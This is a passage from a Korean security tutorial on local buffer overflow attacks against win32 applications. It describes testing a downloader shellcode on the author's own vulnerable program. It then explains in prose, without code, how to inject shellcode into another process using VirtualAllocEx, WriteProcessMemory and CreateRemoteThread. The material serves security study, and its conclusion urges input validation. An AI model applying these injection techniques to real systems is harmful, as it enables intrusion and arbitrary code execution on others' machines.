Downloader shellcode는 960바이트가 넘는 큰 코드이다. 따라서 필자는 테스트를 위해 만든 취약 프로그램, Target Program의 버퍼 크기를 shellcode가 다 들어갈 수 있는 만큼 큰 크기로 수정하였다.

그림에서 보는 바와 같이 바이너리 데이터가 잘 들어갔다.



<그림 17. shellcode가 실행되어 hi.exe로 저장하고 실행한 모습>


실행도 잘 된다.

6. 다른 Process Memory 영역에 원하는 코드 삽입하기

필자는 위에서 본 바와 같이 실행중인 Target Program에 바이너리 데이터를 삽입하기를 원했다. 키보드 혹은 pipe로는 이를 이룰 수 없었다. 그래서 Target Program의 메모리 영역에 직접 바이너리 데이터를 쓰기를 시도했다.

흔히 win32 응용프로그램은 (*nix 도 마찬가지다) 실행되면서 자신의 고유 메모리 영역을 가진다. 그리고 다른 프로세스가 자신의 영역으로 넘어오지 못하도록 운영체제가 막아주고 있다. 이러한 software protect 메커니즘을 이용하기 때문에 프로세스는 virtual memory address라고 하는 메모리 영역의 상대 주소를 이용하여 데이터와 instruction에 엑세스하게 된다.

하지만 win32에서는 이러한 개념을 극복하는 API를 제공한다. 그것은 바로 VirtualAllocEx() 와 WriteProcessMemory() 함수이다. 아래의 그림을 보자.



<그림 18. 다른 process에 data 삽입하기>

개념은 위와 같다. 필자가 수정한 winspy에 비유하여 설명하자면 먼저 VirtualAllocEx()함수를 이용하여 Target Process가 엑세스 할 수 있는 메모리 영역을 만들고 WriteProcessMemory() 함수를 이용하여 shellcode(INJDATA)를 복사하였다. 그리고 Target Process가 shellcode를 읽어가도록 하는 명령이 들어 있는 함수(ThreadFunc)를 만들었다. 그런 다음 다시 VirtualAllocEx()을 이용하여 메모리 영역을 또 만들고 WriteProcessMemory()을 이용하여 위에서 만든 함수(ThreadFunc)를 복사하였다. 그런 다음 CreateRemoteThread() 함수를 이용하여 Target Process가 ThreadFunc를 실행하게 하여 shellcode를 Edit Box control에 집어넣게 하였다.

7. 결론

이상으로 본 문서에서는 buffer overflow 취약점이 있는 win32 application에 대한 local buffer overflow 공격 방법에 대해서 알아보았다. Local buffer overflow 공격은 적당한 명령과 아이디어만 가진다면 충분히 큰 효과를 볼 수 있다. 가령 서비스를 종료시킨다거나 시작시킬 수 있고 새로운 계정을 생성할 수도 있을 것이다.

따라서 buffer overflow 취약점이 있는 application에 shellcode를 넣기 위해 winspy를 수정하여 기능을 추가시켜 바이너리 데이터를 쓸 수 있게 만들었다. 이 외의 다른 방법은 아직 찾지 못했다. 본 문서에서는 shellcode를 삽입하는 것으로 그쳤으나 이를 응용하여 많은 일을 할 수도 있다. 공격자가 직접 만든 dll을 link 시키도록 조작한다든지 특정 코드를 실행하지 않고 다른 곳으로 jump하게 한다든지 하는 방법들도 이용할 수 있을 것이다.

필자가 사용한 API들은 잘 못 사용하면 매우 악의적인 프로그램을 생산할 잠재력을 가지고 있다. 따라서 응용프로그램 개발자는 악의의 공격자가 코드를 삽입하지 못하도록 입력값에 대한 철저한 검사 과정을 거쳐야 할 것이다.

2편에서는 Local Application에 대한 overflow 공격 방법을 살펴보았다. 3편에서는 원격에서 취약한 프로그램을 공략하여 공격자가 접속할 수 있는 리버스 텔넷을 여는 shellcode를 작성하는 방법을 살펴보도록 하겠다.

필자가 본 문서를 만들고 테스트 프로그램을 제작하는데 도움을 준 많은 분들이 있습니다. 학문적 발전을 기원하며 소중한 책을 선물해 주신 반젤리스님, 수많은 문서들로 압박을 해 주신 초 절정 고수 바보님, winspy를 수정할 수 있는 지식의 기반이 된 셈플을 만들어 준 이용일 군에게 감사드립니다.

8. 참고문헌

[1] Shellcoder's Handbook
[2] Three Ways To Inject Your Code Into Another Process
[3] Using Process Infection to Bypass Windows Software Firewalls
[4] win32 stack overflow exploit 작성 방법